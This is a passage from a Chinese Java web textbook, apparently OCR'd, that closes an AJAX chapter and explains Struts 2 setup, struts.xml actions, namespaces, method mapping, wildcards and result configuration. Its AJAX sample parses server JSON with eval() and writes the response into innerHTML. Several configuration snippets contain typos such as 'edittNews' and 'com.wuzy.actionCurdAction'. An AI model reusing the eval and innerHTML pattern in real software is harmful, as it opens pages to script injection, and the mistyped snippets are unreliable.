        PrintWriter out = response.getWriter();
        String uname = request.getParameter("uname");
        //返回正确的 json 格式
        String succ = "{'info':'用户名输入正确!','date':'2013-08-01'}";
        //返回错误的 json 格式
        String f = "{'info':'用户名输入不正确!','date':'2013-08-01'}";
        if("zhangsan".equals(uname)){
            out.println(succ);
        }else{
            out.println(f);
        }
```

```
            out.flush();
            out.close();
        }

    }
```

而对于 JavaScript 来说处理 JSON 字符串的格式，只需要用到 eval 函数就行了，该函数的格式如下。

```
eval('(' + txt + ')');
```

因此，将登录页面的 JavaScript 代码修改如下。

```
<script type="text/javascript">
      //封装并返回 ajax 对象
      function getXhr(){
        var xhr = null;
              if(window.XMLHttpRequest){
                  //非 IE 浏览器
                  xhr = new XMLHttpRequest();
              }else{
                  xhr = new ActiveXObject('Microsoft.XMLHttp');
              }
              return xhr;
      }
      function check_user(){
          //获取 AJAX 对象
          var xhr = getXhr();
          //获得 uname 文本中的值
          var uname = document.getElementById("uname").value;
          //发送请求
          xhr.open("get","check_user?uname="+uname,true);
          xhr.onreadystatechange=function(){
              //从服务器中成功返回
             if(xhr.readyState == 4){
               if(xhr.status == 200){
               //服务器中返回的文本数据
               var txt = xhr.responseText;
                var obj = eval('(' + txt + ')');
               //将消息显示在 uname 文本的右边
              document.getElementById("uname_msg").innerHTML=obj.info+",
              时间:"+obj.date;
             }else{
               document.getElementById("uname_msg").innerHTML="验证出错!";
             }
             }

          };
          xhr.send(null);
      }
    </script>
```

效果如图 9-6 所示。

图 9-6　显示页面

9.5　本章小结

本章主要介绍了 AJAX 和服务器端进行交互的技术，通过 AJAX 技术，可以实现页面的局部刷新，这样就可以减少了整个页面进行提交所带来的时间浪费了。其中，还介绍了通过 JavaScript 的 GET 和 POST 方式进行 AJAX 请求的具体情景。

9.6　上机练习

1．使用 AJAX 实现用户注册功能，如果该用户存在，则不让注册。
2．分别使用 GET 和 POST 请求将习题 1 中的参数进行提交。
3．对于习题 1 来说，分别用文本和 JSON 的响应类型进行处理。

第 10 章　Struts 2 技术

经过多年的发展，Struts 1 已经成为了一个高度成熟的框架，但是随着时间的流逝，技术的进步，Struts 1 的局限性也越来越多地暴露出来，由于与 JSP/Servlet 耦合非常紧密，因而导致了一些严重的问题。其次，Struts 1 与 Servlet API 的严重耦合，使应用难于测试。最后，Struts 1 代码严重依赖于 Struts 1 API，属于侵入性框架。由于 Struts 1 的局限性，才有了 Struts 2 的发展。

本章主要内容：

- 掌握 Struts 2 的控制流程
- 掌握 Struts 2 的配置文件
- 掌握 Struts 2 的开发模式
- 掌握常用标签的使用
- 掌握 OGNL 表达式
- 掌握拦截器的使用

10.1　Struts 2 快速入门

Struts 2 是 Struts 的下一代产品，是在 Struts 1 和 WebWork 的技术基础上进行了合并的全新的 Struts 2 框架。其全新的 Struts 2 的体系结构与 Struts 1 的体系结构差别巨大。Struts 2 以 WebWork 为核心，采用拦截器的机制来处理用户的请求，这样设计也使得业务逻辑控制器能够与 Servlet API 完全脱离开，所以 Struts 2 可以理解为 WebWork 的更新产品。虽然从 Struts 1 到 Struts 2 有着太大的变化，但是相对于 WebWork，Struts 2 的变化很小。至于什么是 WebWork，读者无须知道，把重点放在 Struts 2 身上即可。

10.1.1　Struts 2 的安装与配置

要想使用 Struts 2，首先得从官网下载相应的 jar 包，官网地址如下：http://struts.apache.org/download.cgi#struts23151，打开网址如图 10-1 所示。

单击下载 struts-2.3.15.1-all.zip，以后本书就以该版本为例讲解 Struts 2。下载到本地之后，展开如图 10-2 所示。

其中，有 apps、docs、lib、src 几个文件夹，这几个文件夹的作用如下。

- apps 是 Struts 2 的示例代码，读者可以观看其中的示例，了解 Struts 2 的写法。
- docs 是 Struts 2 的帮助文档，里面有 Struts 2 的 API 文档。
- lib 文件夹中包含了 Struts 2 所有的 jar 包。
- src 文件夹是 Struts 2 的源代码文件，有兴趣的读者可以参考一下 Struts 2 的源代码。




图 10-1　显示 Struts 2 的下载页面

图 10-2　Struts 2 的文档结构

10.1.2　Struts 2 简单示例

为了使读者学习 Struts 2 更有层次感，分为如下几步完成。

（1）在工程中添加 jar 包。

新建一个 web 工程，取名为 struts01，并在工程下的 lib 文件夹添加如下 jar 包。所需 jar 包如图 10-3 所示。




图 10-3　Struts 2 所需的 jar 包

（2）在 web.xml 中加入 struts 2 的 filter，内容如下。

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app id="WebApp_9" version="2.4" xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation ="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
    <filter>
        <filter-name>struts2</filter-name>
    <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepare
    AndExecuteFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>

    <welcome-file-list>
        <welcome-file>index.html</welcome-file>
    </welcome-file-list>

</web-app>
```

从配置文件也可以看出，其实 Struts 2 就是一个 filter。

（3）在 src 文件夹下添加 struts.xml 的配置文件，内容如下。

```
   <?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
    "http://struts.apache.org/dtds/struts-2.3.dtd">

<struts>
    <package name="default" namespace="/" extends="struts-default">
        <action name="index">
            <result>/index.jsp</result>
        </action>
    </package>
</struts>
```

在 web 文件夹下新建 index.jsp，内容如下。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
```

```
<html>
  <head>
    <base href="<%=basePath%>">
    <title>My JSP 'index.jsp' starting page</title>
  </head>

  <body>
    这是我第一个 struts 程序 <br>
  </body>
</html>
```

最终项目的结构如图 10-4 所示。

（4）将项目部署到 Tomcat 中，在浏览器中输入网址：http://localhost:8080/struts01/index.action，效果如图 10-5 所示。

图 10-4　项目结构图




图 10-5　运行效果

10.1.3　Struts 2 工作流程

Struts 2 的体系与 Struts 1.x 体系差别非常大，因为 Struts 2 使用了 WebWork 的设计核心（XWork）。在 Struts 2 中使用拦截器来处理用户请求，从而允许用户业务逻辑控制器与 Servlet API 分离。Struts 2 在内部是一个 MVC 的架构，Struts 2 中的核心控制器是 FilterDispatcher，客户端发送请求，而请求经过核心控制器 FilterDispatcher 处理，根据页面发送的请求，从而确定请求的是哪一个 Action，而 Action 就是 MVC 中 Model，最后确定返回哪一个页面，也就是 View，图 10-6 显示了 Struts 2 的 MVC 之间的关系。

而 Struts 2 和 Xwork 2 之间的交互，其实是通过拦截器进行的，客户端发送请求，经过核心控制器 FilterDispatch 处理，而此处理是要经过多重拦截器处理的，从而转向响应的 Action。图 10-7 显示了此种处理的过程。




图 10-6　Struts 2 的 MVC 关系图




图 10-7　Struts 2 和 Xwork 交互过程

现将 Struts 2 工作流程总结如下。

（1）浏览器发送请求。

（2）核心控制器 FilterDispatcher 根据请求决定调用合适的 Action。

（3）拦截器自动对应用运用通用功能。

（4）回调用 Action 上的 execute()方法。

（5）Action 的 execute()方法处理结果信息输出到浏览器。

10.2　Struts 2 核心概念

由上节知识知道，当浏览器发送请求到达 Servlet 容器，它会经过一系列 Filter 过滤器，这些 Filter 包括 ActionContextCleanUp，接着 FilterDispatcher 被调用，通过参考 ActionMapper 决定一个请求和一个 Action 相关连。FilterDispatcher 参考框架的配置文件管理，ActionProxy 生成一个 ActionInvocation，它负责命令执行，并且负责查找适当的结果以和 struts.xml 中的 action result 相比较，调用一个在 JSP 或 FreeMarker 中绘制的模板！

而 Action 是需要与 struts.xml 配置文件一起结合使用的，本节详细讲解配置文件的使用。

10.2.1 struts.xml 文件配置

为了更好地说明 Struts 2 的文件配置，下面先写一个简单的登录程序，该程序非常简单，就是输入用户名和密码，当用户名和密码分别为“zhangsan”和“1234”，则登录成功。

登录页面 login.jsp 的代码如下。

```
/*****************************login.jsp**************************/
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title></title>
  </head>

  <body>
    <form action="login" method="post">
      用户名:<input type="text" name="uname"/><br/>
      密 码: <input type="password" name="pwd"><br/>
      <input type="submit" value="登录">
    </form>
  </body>
</html>
```

显示效果如图 10-8 所示。




图 10-8　显示登录效果。

在 com.wuzy.action 包中新建一个类 LoginAction，源代码如下。

```
/************************LoginAction.java***********************/
package com.wuzy.action;

public class LoginAction {
    private String uname;//与页面中的名称保持一致
    private String pwd;//与页面中的名称保持一致
    //提供相应的 getter 和 setter 方法
    public String getUname() {
        return uname;
    }
    public void setUname(String uname) {
        this.uname = uname;
    }
    public String getPwd() {
        return pwd;
    }
    public void setPwd(String pwd) {
        this.pwd = pwd;
    }

    public String execute(){
        //如果用户名为 zhangsan，密码为 1234，则跳转到正确的页面
        if("zhangsan".equals(uname) &&"1234".equals(pwd)){
            return "success";
        }
        //否则跳转到错误的页面
        return "fail";
    }

}
```

在此代码中，属性 uname 和 pwd 必须和页面保持一致，这是因为在 Struts 2 中提供属性参数及 set/get 方法通过 ioc 的方法将页面的参数注入到 Action 类中。

写完 LoginAction 类就需要对该 Action 进行配置，在 src 目录下创建 struts.xml 文件，内容如下。

```
<struts>
    <package name="default" namespace="/" extends="struts-default">
        <action name="login" class="com.wuzy.action.LoginAction">
            <result name="success">/success.jsp</result>
            <result name="fail">/fail.jsp</result>
        </action>
    </package>
</struts>
```

读者刚看到这些配置文件信息可能会感到一头雾水，不过不必担心，请仔细查看笔者以下介绍的几点，后续还会详细介绍。

（1）package

package 是包，想想 Java 中的包是用来干什么的？是用来的分类的，那么 Structs 2 包也是用来分类的。在 Struts 2 的配置文件中，一个文件可以有多个包。

package 有很多属性，name 指定的是包名，namespace 是命名空间，如果访问一个 action，则一定要是 namespace+actionname，例如，本案例中，要访问 LoginAction，则必须要这样写：http://localhost:8080/strutc01/login，最后的/login 就是 namespace+action 名称。

extends 指定的是继承 Struts 2 中的哪个组件，通常都是继承 strutc-default 才能使用 Struts 2 中的组件。当然如果你想使用 JSON 的话，那必须得继承 JSON-default。

（2）action

action 是核心控制器 FilterDispatch 将要访问的具体 action，name 指定的是 action 的名称，class 指定的是具体的类名，通常是包名+类名。

（3）result

result 指的是返回结果页面，name 指定的是返回结果名称，记住在实际的路径页面中一定要加上“/”。

10.2.2 Action 对象详解

从上一节可以得出，Struts 2 中的 Action 无须实现任何接口和任何类型，但是为了方便实现 Action，大多数情况下会采用以下两种方式对 Action 进行处理。

（1）继承 com.opensymphony.xwork2.ActionSupport。

（2）实现 com.opensymphony.xwork2.Action。

默认情况下，都需要重载（Override）或覆写（Overload）其中的 String execute() throws Exception 方法。

下面针对前面的登录例子进行改造，主要改造以下两个环节。

1．将 LoginAction 继承 ActionSupport

```
package com.wuzy.action;

import com.opensymphony.xwork2.ActionSupport;

public class LoginAction extends ActionSupport{
    private String uname;//与页面中的名称保持一致
    private String pwd;//与页面中的名称保持一致
    //提供相应的 getter 和 setter 方法
    public String getUname() {
        return uname;
    }
    public void setUname(String uname) {
        this.uname = uname;
    }
    public String getPwd() {
        return pwd;
    }
```

```
    public void setPwd(String pwd) {
        this.pwd = pwd;
    }

    public String execute(){
        //如果用户名为 zhangsan，密码为 1234，则跳转到正确的页面
        if("zhangsan".equals(uname) &&"1234".equals(pwd)){
            return "success";//与 struts.xml 中配置的 result 相同
        }
        //否则跳转到错误的页面
        return "fail";//与 struts.xml 中配置的 result 相同
    }

}
```

2．在 struts.xml 进行配置

```
   <?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
    "http://struts.apache.org/dtds/struts-2.3.dtd">

<struts>
    <package name="default" namespace="/" extends="struts-default">
        <action name="login" class="com.wuzy.action.LoginAction">
            <result name="success">/success.jsp</result>
            <result name="fail">/fail.jsp</result>
        </action>
    </package>
</struts>
```

这样修改，并没有看到太大变化，反而会因为继承一个 ActionSupport 类增加了累赘，下面先看一下 Action 接口的实现方式。

```
package com.opensymphony.xwork2;
 public interface Action {
 public static final String SUCCESS = "success";
 public static final String NONE = "none";
 public static final String ERROR = "error";
 public static final String INPUT = "input";
 public static final String LOGIN = "login";
 public String execute() throws Exception;
 }
```

表面上看起来，实现 Action 接口没有太大的好处，仅会破坏 Action 的实现类。事实上实现 Action 接口，有利于更好地实现 Action 类。Action 接口定义了五个字符串常量，因为 ActionSupport 是 Action 的实现类。所以继承了 ActionSupport 也就可以使用这 5 个常量了。

以下代码可以直接使用这 5 个常量。

```
package com.wuzy.action;
```

```
import com.opensymphony.xwork2.ActionSupport;

public class LoginAction extends ActionSupport{
    private String uname;//与页面中的名称保持一致
    private String pwd;//与页面中的名称保持一致
    //提供相应的 getter 和 setter 方法
    public String getUname() {
        return uname;
    }
    public void setUname(String uname) {
        this.uname = uname;
    }
    public String getPwd() {
        return pwd;
    }
    public void setPwd(String pwd) {
        this.pwd = pwd;
    }

    public String execute(){
        //如果用户名为 zhangsan，密码为 1234，则跳转到正确的页面
        if("zhangsan".equals(uname) &&"1234".equals(pwd)){
            return SUCCESS;//与 struts.xml 中配置的 result 相同
        }
        //否则跳转到错误的页面
        return ERROR;
    }

}
```

10.3 Struts 2 的配置文件

在 Java 的框架中，几乎所有的框架都离开不了配置文件的使用，本节详细介绍 Struts 2 的配置文件。

10.3.1 Struts 2 的配置文件类型

Struts 2 框架的配置文件分为内部使用和供开发人员使用两大类，内部配置文件由 Struts 2 框架自动加载，对其自身进行配置，其他的配置文件由开发人员使用，用于对 Web 应用进行配置。Struts 2 所需的配置文件如表 10-1 所示。

表 10-1 Struts 2 配置文件

文　件	位置（相对于 webApp）	用　途
web.xml	/WEB-INF/	Web 部署描述文件
struts.xml	/WEB-INF/classes/	包含 result 映射、action 映射、拦截器配置等

续表

文　件	位置（相对于 webApp）	用　途
struts.properties	/WEB-INF/classes/	与 struts.xml 作用一样，不同配置文件罢了
struts-default.xml	/WEB-INF/lib/struts-core.jar	Struts 2 提供的默认配置，由框架提供
struts-plugin.xml	/WEB-INF/lib/struts-xxx-plugin.jar	Struts 2 框架插件所用的配置文件

下面对部分配置文件做一些简单描述。

1. struts.xml 配置文件

struts.xml 是 Struts 2 框架的核心配置文件，主要用于配置和管理开发人员编写的 Action，在这个配置文件中，开发人员可以配置作用于 action 的拦截器、action 和 result 的映射等。struts.xml 由框架自动加载。图 10-9 显示了 struts.xml 文件所包含的内容。




图 10-9　struts.xml 所包含的内容

2. struts-default.xml

struts-default.xml 是 Struts 2 框架的基础配置文件，为框架提供默认设置，这个文件包含在 struts2-core-2.x.jar 中，由框架自动加载。

struts-default.xml 文件会自动被包含到 struts.xml 文件中，以提供标准的配置设置而不需要复制其内容，在以前的配置中有如下一段话。

```
<package name="default" extends="struts-default"/>
```

在这里，struts-default 包就是在 struts-default.xml 文件中定义的，在这个包中定义了 Struts 2 内置的结果类型（包括 Servlet 转发、Servlet 重定向、FreeMarker 模板输出，XSTL 渲染、内置拦截器和不同拦截器组成的拦截器栈等）。

10.3.2　Struts 2 的包配置

Struts 2 中的包类似于 Java 中的包，提供了将 action、result、拦截器和拦截器栈组织为一个逻辑单元的一种方式。与 Java 中的包不同，Struts 2 中的包可以扩展另外的包，从而“继承”原有的包的所有定义，并可以添加自己包特有的配置，以及修改原有包的部分

配置。在 struts.xml 中使用 package 来定义包。表 10-2 显示了 package 中的属性：

表 10-2 package 属性

属 性	是否必需	说 明
name	是	被其他包引用的键(key)
extends	否	指定要扩展的包(如果要扩展多个包，以“,”隔开，但是父包的定义必须在子包前)
namespace	否	指定名称空间
abstract	否	声明包为抽象的(这样在包中不能有 action 的定义，比如在前面使用的 struts-default 包就是抽象包，可以使用抽象包定义一些默认配置，其他包选择继承，从而减少工作量)

请看如下代码。

```
<package name="default" extends="struts-default">
    <action name="login" class="com.wuzy.action.LoginAction">
        <result name="success">/success.jsp</result>
        <result name="error">/error.jsp</result>
    </action>
</package>
<package name="test" extends="default" namespace="/my">
</package>
```

当发起/my/login.action 的路径请求时，会先在 test 包中查找是否有合适的 action，而在此时是在 test 包存在 LoginAction 处理请求，因为 test 包继承了 default 包，某种意义上包的 extends 就相当于 Java 中类的 extends。

10.3.3 名称空间配置

package 元素的 namespace 属性可以将包中的 action 配置为不同的名称空间，这样在不同的名称空间中可以使用同名的 action。Struts 2 框架使用 action 的名字和它所在的名称空间来标识一个 action。

当 Struts 2 接收到一个请求时，它会将请求 URL 分为 namespace 和 action 名字两个部分，然后 Struts 2 就会从 struts.xml 中查询 namespace/action 这个命名对，如果没有找到，就会在默认的名称空间中搜索相应的 action 名。默认的名称空间用空字符串(" ")来表示，当你在定义包时没有使用 namespace 那就就指定了默认的名称空间。

Struts 2 还支持以”/”命名的根名称空间，如果直接请求 Web 应用上下文路径下的 action，那么框架就会在根名称空间查找对应的 action，如果没有找到就在默认的名称空间中查找。

请看下面的配置信息。

```
<!--default 包在默认的名称空间中-->
  <package name="default" extends="struts-default">
      <action name="foo" class="com.wuzy.action.LoginAction">
    <result name="success">/foo.jsp</result>
```

```
    </action>
 <action name="bar" class="com.wuzy.action.LoginAction></action>
</package>
 <!--mypackage1 包在根名称空间中-->
 <package name="mypackage1"  namespace="/">
       <action name="moo" class="com.wuzy.action.LoginActionTwo">
            <result name="success">/moo.jsp</result>
       </action>
</package>
 <!--mypackage2 包在/accp 名称空间中-->
<package name="mypackage2"  namespace="/accp">
  <action name="foo" class="com.wuzy.action.LoginActionThree">
     <result name="success">/foo2.jsp</result>
 </action>
 </package>
```

当发起/moo.action 请求时，框架会在根名称空间('/')中查找 moo action,如果没找到再到默认名称空间查找。在此例中，Mypackage 中存在 moo action，因此，会它被执行，结果转向到 moo.jsp 页面。

10.3.4 Action 相关配置

Struts 2 的核心功能是 Action，对于开发人员来说，使用 Struts 2 框架，主要的编码工作就是编写 Action 类。Action 类一般都要实现 Action 接口，并实现该接口中的 execute() 方法，该方法的签名如下。

```
public String execute()
```

当然，Struts 2 并不要求你所编写的 Action 类一定要实现 Action 接口，你也可以编写一个普通的 Java 类作为 Action，只要此类提供一个返回类型为 String 的无参的 public 方法，如下所示。

```
public String xxx()
```

在实际开发中，Action 类很少使用 Action 接口，通常都是从 ActionSupport 类继承。开发好 Action 后，需要在 struts.xml 中进行配置，以告诉 Struts 2 框架，针对某个 URL 的请求应该交给哪个 Action 进行处理。

struts.xml 文件中的 Action 元素的完整属性如表 10-3 所示。

表 10-3 Action 常见属性

属 性	是否需要	说 明
name	是	Action 的名字，用于匹配请求 URL
class	否	Action 实现类的完整类名
method	否	执行 Action 调用的方法
converter	否	应用于 Action 的类型转换器的完整类名

在为 action 取名时，默认情况下在名字中是不允许出现斜杠(“/”)的，如果想要在名字中使用/（例如，<action name=“book/manage” class=“com.wuzy.action.LoginAction”），就需要在 struts.xml 文件中通过指定下而此常量来打开此功能：

<constant name=“struts.enable.SlashesInActionNames” value=“true” />

此外，在为 action 取名时，名字中尽量不要使用点号(.)和连接字符(_)，否则会出现一些莫名其妙的问题。

前面讲述了在 Struts 2 中可以使用一个普通的 Java 类来作为 Action 类，而且在此类中的方法没有特别要求，对于此点 Struts 2 中又是如何处理的？其实 Action 中有一个 method 属性可以自己定义方法，而不需要使用默认的 execute()方法。

假设在一个新闻发布系统中，对新闻有四种操作：添加，修改，删除，查询。在具体实现中，为了节省 Action 类的数量，通常是在一个 Action 类中编写 4 个方法来实现 CURD 操作。

```
public class CurdAction{
    public String addNews(){return SUCCESS;}
    public String deleteNews(){return SUCCESS; }
    public String updateNews(){return SUCCESS;}
    public String selectNews(){return SUCCESS;}
}
```

现在问题是，我们如何才能让框架在不同的请求到来时，去调用 CurdAction 中的相应方法呢！在执行 Action 时，默认调用的方法是 execute()方法。Action 中的 method 属性可以指定不同的方法，请看如下配置。

```
<package name="default" extends="struts-default">
    <!- 请求/list 时，调用 CurdAction 类上的 selectNews 方法-->
<action name="list" class="com.wuzy.actionCurdAction" method="selectNews"
>
        <result>/list.jsp</result>
    </action>
 <action name="create" class="com.wuzy.actionCurdAction" method="addNews">
        <result>/create.jsp</result>
    </action>
 <action name="edit" class="com.wuzy.actionCurdAction" method="edittNews">
        <result>/edit.jsp</result>
    </action>
 <action name="delete" class="com.wuzy.actionCurdAction" method="deleteNews"
>
        <result>/delete.jsp</result>
    </action>
<!—请求/other 时，会调用什么方法啦?-->
 <action name="other" class="com.wuzy.actionCurdAction">
        <result>/edit.jsp</result>
    </action>
</package>
```

Struts 2 在根据 Action 元素的 method 属性查找方法时有两种途径。

（1）查找与 method 属性值完全一致的方法。

（2）查找 doMethod()形式的方法。

以上面示例来说，当请求/list 时，Struts 2 首先查找 selectNews()方法，如果找不到，则继续查找名为 doCreate()的方法。（尽量不要采用特殊的关键字，如“default”）

另外一种无须配置就可以直接调用 Action 中的非 execute()方法的方式，就是使用 Struts 2 的动态方法(DMI)。动态方法调用(DMI)是在 action 的名字中使用感叹号(!)来标识，其语法格式如下。

```
actionName!methodName.action
```

例如：

```
<action name="list" class="com.wuzy.action.CurdAction">
   ...
</action>
```

当发起/list!selectNews.action 时，将调用 CurdAction 类中的 selectNews()方法或 doSelectNews()，因为 DMI 方式存在一些安全隐患，在 Struts 2 中提供了一个属性配置，用于禁止 DMI。可以在 struts.xml 中使用如下配置禁用 DMI。

```
<constant name="struts.enable.DynamicMethodInvocation" value="false"/>
```

10.3.5 通配符实现简化配置

通常来说，应用程序越大，它里面 action 配置的数量也越多，通过使用通配符，可以将一些相似的 mapping 绑在一起，用一个比较通用的 mapping 来表示。使用通配符的好处是大大减少了配置文件的内容，当然相应付出的代价是可读性差。使用通配符的原则是约定高于配置。

在项目中，我们有很多的命名规则是约定的，使用通配符就必须有一个统一的约定，否则，通配符将无法成立，请读者看下面的例子。

```
<action name="User_*" class="com.wuzy.action.UserAction" method="{1}">
      <result>/{1}success.jsp</result>
</action>
```

*号表示的是匹配所有的意思，在 Struts 2 中，{1}则代表的是第一个*号。此时，如果 UserAction 里面有 100 个方法，只需要配置一次就足够了，但此时新的问题又出现了，如果有 100 个甚至更多的 Action 类，那么麻烦又来了，我们仍然得花大量的时间在配置上。

为了更好地进行匹配，将上面的配置文件稍作修改。

```
<action name="*_*" class="com.wuzy.action.{1}Action" method="{2}">
     <result>/{1}_{2}_success.jsp</result>
   </action>
```

此配置文件是否解决了上面配置的弊端呢？答案是肯定的！此时如果再新建一个

UserAction，里面仍然有大量的方法，代码如下。

```
package com.wuzy.action;
import com.opensymphony.xwork2.ActionSupport;
public class UserAction extends ActionSupport{
    public String add(){
       return SUCCESS;
    }
    public String delete(){
       return SUCCESS;
    }
    public String update(){
       return SUCCESS;
    }
    public String find(){
       return SUCCESS;
    }
}
```

此时发现，配置文件却没有做任何的改动，仍然采用的是当前的配置文件。故在项目开发之前，约定规则的好与坏，对项目开发的效率有很大的影响，即约定优于配置。

10.3.6 返回结果的配置

一个 result 代表了一个可能的输出。当 Action 类的方法执行完成时，它返回一个字符串类型的结果码，框架根据这个结果选择对应的 result 向用户输出。在 Action 中定义了一组标准的结果代码，开发人员也可以定义其他结果码来满足应用程序的需要。

result 配置由两个部分组成：一部分是 result 映射；另一部分是 result 类型。在 struts.xml 文件中使用 result 元素配置 result 映射。

result 有两个可选的属性，如表 10-4 所示。

表 10-4 result 的属性

属　性	是否必需	说　明
name	否	指定 result 的逻辑名
type	否	指定 result 的类型，不同类型的 result 代表了不同类型结果的输出

请读者观察以下 3 种返回结果的配置。

1. 最为复杂的配置

```
<package name="default" namespace="/" extends="struts-default">
 <action name="login" class="com.wuzy.action.LoginAction">
    <result name="success" type="dispatcher">
      <param name="location" >/success.jsp</param>
    </result>
  </action>
</package>
```

在 result 中的 type 属性，用于指定结果的类型为 dispatcher。

2．精简版 result 配置

```
<package name="default" namespace="/" extends="struts-default">
  <action name="login" class="com.wuzy.action.LoginAction">
    <result name="success">
      <param name="location" >/success.jsp</param>
    </result>
  </action>
</package>
```

在 Struts 2 中定义了一个默认的 result 类型（在 struts-default 中定义的），默认为 dispatcher，也就是说，如果 type 属性不指定，默认类型为 dispatcher。

3．简化版 result 配置

```
<package name="default" namespace="/" extends="struts-default">
  <action name="login" class="com.wuzy.action.LoginAction">
    <result name="success">/success.jsp</result>
  </action>
</package>
```

